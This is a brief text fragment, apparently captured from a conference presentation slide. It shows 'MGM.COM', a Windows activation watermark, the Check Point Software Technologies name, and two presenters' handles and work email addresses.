


MGM.COM

Activate Windows
Go to PC settings to activate Windows.



Check Point Software Technologies



@OmriHer
omrih@checkpoint.com



@GullOmer
omergu@checkpoint.com